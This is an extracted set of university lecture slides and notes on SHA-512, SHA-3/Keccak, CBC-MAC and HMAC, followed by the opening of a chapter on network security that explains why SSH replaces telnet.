
## SHA-512: processing 1 data block



149

UNIVERSITEIT GENT INTEC

## SHA-512: step t of the compression function



150

The function  $Maj(a,b,c) = (a \text{ AND } b) \oplus (a \text{ AND } c) \oplus (b \text{ AND } c)$  is the majority function.


The function  $\text{Ch}(e,f,g) = (e \text{ AND } f) \oplus (\text{NOT } e \text{ AND } g)$  is the choice function.

Both functions are to be interpreted bitwise.

$$\Sigma_0(x) = \text{ROTR}^{28}(x) \oplus \text{ROTR}^{34}(x) \oplus \text{ROTR}^{39}(x)$$

$$\Sigma_1(x) = \text{ROTR}^{14}(x) \oplus \text{ROTR}^{18}(x) \oplus \text{ROTR}^{41}(x)$$

The subsequent values of  $K_t$  correspond to the 64 initial bits of the fractional part of the cubic root of the first 80 primes (for some prime  $p$  this is  $2^{64} \times (p^{1/3} - \lfloor p^{1/3} \rfloor)$ ). A summary of the actual values can be found on <http://csrc.nist.gov/publications/fips/fips180-4/fips-180-4.pdf> (p. 11-12).



151

## ■ SHA-3 (“Secure Hash Algorithm”, NIST)

- **Issues with existing algorithms**
  - ▶ MD5 “written off”
  - ▶ SHA-1 significantly weakened
  - ▶ SHA-2 built on same mechanisms as SHA -1
  
- **Need for something completely different!**

152

## ■ SHA-3 (“Secure Hash Algorithm”, NIST)

- Competition launched (late 2007) by NIST for new generation of hash functions: SHA-3
  - ▶ Similar process to AES competition
- 51 accepted submission on 2008 -10-31
- 14 submissions selected for second selection round on 2009-07-24
- 5 submission accepted for third and final round on 2010 -12-10
- New standard selected on 2012-10-02
- Draft available on 2014 -05-28

153

Of the 51 originally submitted proposals 10 were withdrawn by their authors as they had to be considered fatally broken. Another 16 submissions were rejected after the discovery of some significant weaknesses. Another 11 submissions were considered insufficiently secure to be admitted to the second selection round (because of potential vulnerabilities in some components or because of insufficient performances). Eventually 5 candidate hash functions were withheld for the third and final round, from which the final SHA-3 algorithm would be selected. This doesn't imply that the 9 algorithms that didn't pass the second round showed significant vulnerabilities.

Amongst the submission a few famous names could be encountered:

Not admitted into the second round:

- Bart Preneel (COSIC-KULeuven) with LANE (<http://www.cosic.esat.kuleuven.be/lane/>)
- Ron Rivest (MIT) with MD6 (<http://groups.csail.mit.edu/cis/md6/>)

And in the final round:

- Bruce Schneier with Skein (<http://www.skein-hash.info/>)
- Joan Daemen (one of the authors of Rijndael-AES) with Keccak (<http://keccak.noekeon.org/>)

The remaining finalists are:

- BLAKE (<http://www.131002.net/blake/>)
- Grøstl (<http://www.groestl.info/>)
- JH (<http://www3.ntu.edu.sg/home/wuhj/research/jh/>)

## ■ And the winner is...

- **Keccak**

- ▶ Product of

- ✓ STMicroelectronics Zaventem
    - ✓ NXP Semiconductors Haasrode

- ▶ Authors:

- ✓ Guido Bertoni
    - ✓ Joan Daemen (yes, the one from AES)
    - ✓ Michaël Peeters
    - ✓ Gilles Van Assche

- ▶ With support from IWT Vlaanderen (now VLAIO)

154

A presentation with much more detail than what is given here:

<http://csrc.nist.gov/groups/ST/hash/sha-3/documents/Keccak-slides-at-NIST.pdf>

The draft version of the standard can be found on:

[http://csrc.nist.gov/publications/drafts/fips-202/fips\\_202\\_draft.pdf](http://csrc.nist.gov/publications/drafts/fips-202/fips_202_draft.pdf)

## ■ Properties of Keccak

- **Totally different design than MDSHA family**
  - ▶ Uses “**sponge function**”
    - ✓ Instead of compression function
- **Easily adaptable hash value length**
- **Preliminary version highly parameterisable**
  - ▶ Standard fixed several design choices to fixed values
- **Performances**
  - ▶ Order of magnitude better than SHA-2 in hardware
  - ▶ Slightly better than SHA-2 in software
    - ✓ But more potential for parallelisation

155

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - **HASH algorithms**
    - ▶ MD-5
    - ▶ SHA-1 & SHA-2
    - ▶ Others
  - MAC algorithms

156

## ■ Alternatives

- **MD4, MD5, MD6**
- **SHA-0, SHA-1, SHA-2 (many variants), SHA-3 (Keccak)**
- **HAVAL**
- **RIPEMD (and RIPEMD -128 to 320 variants)**
- **Tiger**
- **Whirlpool**
- ...

157


An overview of features of these hash functions is available from  
[https://en.wikipedia.org/wiki/Comparison\\_of\\_cryptographic\\_hash\\_functions](https://en.wikipedia.org/wiki/Comparison_of_cryptographic_hash_functions). The security of these algorithms is discussed on [https://en.wikipedia.org/wiki/Hash\\_function\\_security\\_summary](https://en.wikipedia.org/wiki/Hash_function_security_summary).

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - HASH algorithms
  - **MAC algorithms**
    - ▶ CBC-MAC
    - ▶ HMAC

158

- Message Authentication Code (MAC)
  - “Cryptographic checksum”
  - Uses both (plain)text and shared key as input
- Additional functionality
  - Checks whether message was modified
  - Checks whether message originates from correct sender
  - When counter is included in message checks whether message order was preserved

159



160

## ■ MAC vs symmetric encryption

- **Similarity:** both sender and receiver share a **secret key**
  - ▶ Similar authentication mechanism
  - ▶ Drawback that receiver also needs to know **secret key**
- **Differences with symmetric encryption**
  - ▶ No confidentiality function
  - ▶ “Irreversible encryption”: decryption impossible

## ■ MAC vs hash function

- **MAC also depends on secret key, while hash value only depends on message**

## ■ Notation: $MAC = C_K(M)$

- where  $K$ : secret key ;  $M$ : message

161

## ■ Authentication of communicating entity Alice

- Only Alice can use this particular key in a communication with Bob
- Verification by Bob recomputing MAC corresponding to received message using shared secret information

## ■ Authentication of transmitted message

- Modified message would yield different MAC
- Partial data-integrity

## ■ Adding counter sequence to message

- Impossible to tamper with message order
- Counter sequence secured by MAC
- Protection against replay

162

## ■ Steganography

## ■ Encryption throughout history

## ■ Modern cryptography


- Symmetric encryption algorithms
- Asymmetric encryption algorithms
- HASH algorithms
- **MAC algorithms**
  - ▶ CBC-MAC
  - ▶ HMAC

163

## ■ Possible implementation: CBC -MAC

- Symmetric encryption of entire message in CBC-mode
  - ▶ Last block used as MAC (block size from symmetric encryption algorithm)
  - ▶ Possible using symmetrical block ciphers
    - ✓ DES, AES, etc.
- Advantage
  - ▶ Reuse encryption hardware for MAC calculation
- Disadvantage
  - ▶ Less flexibility in choice of MAC block size

164



165

Typically, the initialisation vector (IV) is set to zero for the computation of a CBC-MAC. The entire plaintext message is encrypted using CBC-mode, but only the last cipher block (or part of it) is used as a MAC. The length of the MAC may thus depend upon the block size of the symmetric encryption algorithm used.

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - HASH algorithms
  - **MAC algorithms**
    - ▶ CBC-MAC
    - ▶ HMAC

166

- **HMAC**
  - **Uses hash function**
    - ▶ MD-5 or SHA-1 (and by extension also other hash functions)
      - ✓ Typically faster than symmetric encryption algorithm
  - **Variable key length**
  - **Length of MAC equal to length of hash value of hash function used**
  - **Example:**
    - ▶ HMAC-SHA1 and HMAC -MD5 are used within the IPsec and TLS protocols.

167

## ■ Operation:

### • Concept

- ▶  $H[K \parallel M]$  or  $H[M \parallel K]$  shown to be unsafe
- ▶  $H[K \parallel H[K \parallel M]]$  does not have this flaw.

$$\bullet \text{ HMAC}_K(M) = H[(K^+ \oplus \text{opad}) \parallel H\{(K^+ \oplus \text{ipad}) \parallel M\}]$$

- ▶ **H**: hash function used (MD5, SHA -1, etc.)
  - ✓ With its own initialisation vector IV
- ▶ **b**: block size of hash function (in bits)
- ▶ **n**: length of hash function's hash value (in bits)
- ▶ **K**: secret key (length  $\geq n$ )
  - ✓ If longer than  $b$ , hash value of key is computed (reducing key to  $n$  bits)
  - ✓  $K^+$ : secret key padded with 0 -bits to block size  $b$
- ▶ **M**: plaintext message
- ▶ **opad / ipad**:  $b/8$  bytes of padding
  - ✓ Repetition of "36" / "5C" in hexadecimal notation

168

The design of the HMAC specification was motivated by the existence of attacks on more trivial mechanisms for combining a key with a hash function. For example, one might assume the same security that HMAC provides could be achieved with  $\text{MAC} = H(\text{key} \parallel \text{message})$ . However, this method suffers from a serious flaw: with most hash functions, it is easy to append data to the message without knowing the key and obtain another valid MAC ("length-extension attack", see [https://en.wikipedia.org/wiki/Length\\_extension\\_attack](https://en.wikipedia.org/wiki/Length_extension_attack)). The alternative, appending the key using  $\text{MAC} = H(\text{message} \parallel \text{key})$ , suffers from the problem that an attacker who can find a collision in the (unkeyed) hash function has a collision in the MAC (as two messages  $m_1$  and  $m_2$  yielding the same hash will provide the same start condition to the hash function before the appended key is hashed, hence the final hash will be the same). Using  $\text{MAC} = H(\text{key} \parallel \text{message} \parallel \text{key})$  is better, but various security papers have suggested vulnerabilities with this approach, even when two different keys are used.

No known extensions attacks have been found against the current HMAC specification which is defined as  $H(\text{key} \parallel H(\text{key} \parallel \text{message}))$  because the outer application of the hash function masks the intermediate result of the internal hash. The values of  $\text{ipad}$  and  $\text{opad}$  are not critical to the security of the algorithm, but were defined in such a way to have a large Hamming distance from each other and so the inner and outer keys will have fewer bits in common. The security reduction of HMAC does require them to be different in at least one bit. The Keccak hash function, that was selected by NIST as the SHA-3 competition winner, doesn't need this nested approach and can be used to generate a MAC by simply prepending the key to the message, as it is not susceptible to length-extension-attacks.

$H$  is a cryptographic hash function,

$K$  is a secret key padded to the right with extra zeroes to the input block size of the hash function, or the hash of the original key if it is longer than that block size,

$m$  is the message to be authenticated,

$\parallel$  denotes concatenation,

$\oplus$  denotes exclusive or (XOR),

$\text{opad}$  is the outer padding (0x5c5c5c...5c5c, one-block-long hexadecimal constant),

$\text{ipad}$  is the inner padding (0x363636...3636, one-block-long hexadecimal constant).

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - HASH algorithms
  - MAC algorithms
    - ▶ CBC-MAC
    - ▶ HMAC
    - ▶ Others

169

- Cryptographic MAC
  - HMAC
- Block cipher algorithms
  - CBC-MAC
  - OMAC
  - PMAC
- Universal hashing (select a hash function randomly from a family of hash functions)
  - UMAC
  - VMAC
- Combinations
  - E.g. MD5 XOR'ed with SHA-1 in TLS

170

MAC algorithms can be constructed from other cryptographic primitives, such as cryptographic hash functions (as in the case of HMAC) or from block cipher algorithms (OMAC, CBC-MAC and PMAC). However many of the fastest MAC algorithms such as UMAC and VMAC are constructed based on universal hashing. Additionally, the MAC algorithm can deliberately combine two or more cryptographic primitives, so as to maintain protection even if one of them is later found to be vulnerable. For instance, in Transport Layer Security (TLS), the input data is split in halves that are each processed with a different hashing primitive (MD5 and SHA-1) then XORed together to output the MAC.



- Try to encrypt and decrypt a self-defined message using the provided encryption approaches
- What are block cipher modes? What are the advantages and disadvantages of the modes described in the course?
- How secure is 3-DES? Explain why.
- What does ECDHE\_RSA stand for? For which purpose are these different algorithms used?
- Why is AES or DES not typically used as a hash function?
- What are the strong and weak collision requirements? Give an example scenario describing why these are relevant.
- What is the main difference between a digital signature and a MAC?

## Network and Computer Security

### Chapter 3 – Network and communication security

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



#### ■ Until now: basic concepts


- Symmetric encryption
- Asymmetric encryption
- Hash functions
- Message authentication codes

#### ■ From now

- Applying these concepts to design security protocols for networked devices
  - ▶ Secure configuration of devices
  - ▶ Exchanging keys
  - ▶ Secure networking protocols
  - ▶ Firewalls

- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
- Firewalls

3




4

Often taken together  
as single application  
layer



**Focus of chapter 5:**  
system and software  
security

However, we already  
include SSH in this  
chapter, since it is  
used for secure  
configuration of the  
network



SSH is an application layer security protocol. However, it includes a “transport layer protocol” component which runs on top of the OSI transport layer, acting as a secure connection between other OSI application layer protocols (such as HTTP) and the actual OSI transport layer. Due to the confusingly named RFC 4253, SSH is often depicted as a transport layer protocol, which it is not.


More information can be found in:

RFC 4253 Transport Layer Protocol

RFC 4251 Application layer protocol

- Network model
- Secure configuration of devices
  - SSH (Secure Shell)
- Exchanging keys
- Secure networking protocols
- Firewalls

6




7

Note that many routers and even switches also include SSH management functionality (e.g. they include some application layer functionality).




## ■ Telnet for server management: inherently unsafe



8

Secure Shell (SSH) was intended and designed for protection when remotely accessing another host over the network. The figures show how easily a telnet session can be casually viewed by anyone on the network using a network-sniffing application such as Wireshark. When using an unsecured, "clear text" protocol such as telnet, anyone on the network can pilfer your passwords and other sensitive information. The figure shows user fsmythe logging in to a remote host through a telnet connection. He enters his user name fsmythe and password r@m\$20!0, which are both then viewable by any other user on the same network as our hapless and unsuspecting telnet user.

## ■ Server management using SSH



9

Secure Shell (SSH) was intended and designed to offer protection when remotely accessing another host over the network and was designed to be relatively simple and inexpensive to implement. The initial version, SSH1, focused on providing a secure remote logon facility to replace Telnet and other remote logon schemes that provided no security. A new version, SSH2, provides a standardized definition of SSH and improves on SSH1 in numerous ways.

This slide provides an overview of a typical SSH session and shows how the encrypted protocol cannot be viewed by any other user on the same network segment. Every major Linux and UNIX distribution now comes with a version of the SSH packages installed by default—typically, the open source OpenSSH packages—so there is little need to download and compile from source. If you're not on a Linux or UNIX platform, a plethora of open source and freeware SSH-based tools are available that enjoy a large following for support and practice, such as PuTTY, SuperPuTTY, MobaXTerm, WinSCP, FileZilla, TTSSH, Cygwin (POSIX software installed on top the Windows operating system) and the windows port of OpenSSH. These tools offer a UNIX- or Linux-like shell interface on a Windows platform.

## ■ SSH (Secure SHell)

- **Features**

- ▶ Protocol for secure remote login
- ▶ Also supports tunneling (VPN use)
  - ✓ TCP tunneled through SSH connection
- ▶ Can also be used to transfer files using associated protocols  
**SCP** (Secure CoPy) or **SFTP** (SSH File Transfer Protocol)
- ▶ X-session forwarding and port forwarding

- **Originally developed by SSH Communications Security Corp., Finland**

- **Many distributions available**

- ▶ Freeware ([www.openssh.org](http://www.openssh.org), putty, etc.)
- ▶ Commercial versions

- **IETF standard (RFCs 4250-4256)**

10

SSH provides a general client-server capability and encrypts the network exchange. In addition, it can be used to secure such network functions as file transfer (Secure Copy (SCP) and Secure File Transfer Protocol (SFTP)), X session forwarding, and port forwarding to increase the security of other insecure protocols. Various types of encryption are available, ranging from 512-bit encryption to as high as 32768 bits. It includes several encryption methods such as Blowfish, Triple DES, CAST-128, Advanced Encryption Scheme (AES), and ARCFOUR. Higher-bit encryption configurations come at a cost of greater network bandwidth use.

SSH2 is documented as a proposed standard in RFCs 4250 through 4256.

## ■ Security features

- Uses well-established algorithms for encryption, data - integrity, key exchange, and public key management
- Encryption with at least 128 bit keys
- Security algorithm negotiation
  - ▶ Basic protocol needn't be changed when switching to other, newer algorithms

11

## ■ SSH transport layer protocol


- Server authentication, confidentiality, and integrity
- Compression (optional)
- On top of *reliable* transport layer (e.g. TCP)

## ■ SSH user authentication protocol

- Client authentication
- On top of SSH transport layer

## ■ SSH connection protocol

- Multiplexes secure tunnel provided by SSH transport layer and user authentication layer into several logical channels
- Logical channels can be used for various purposes

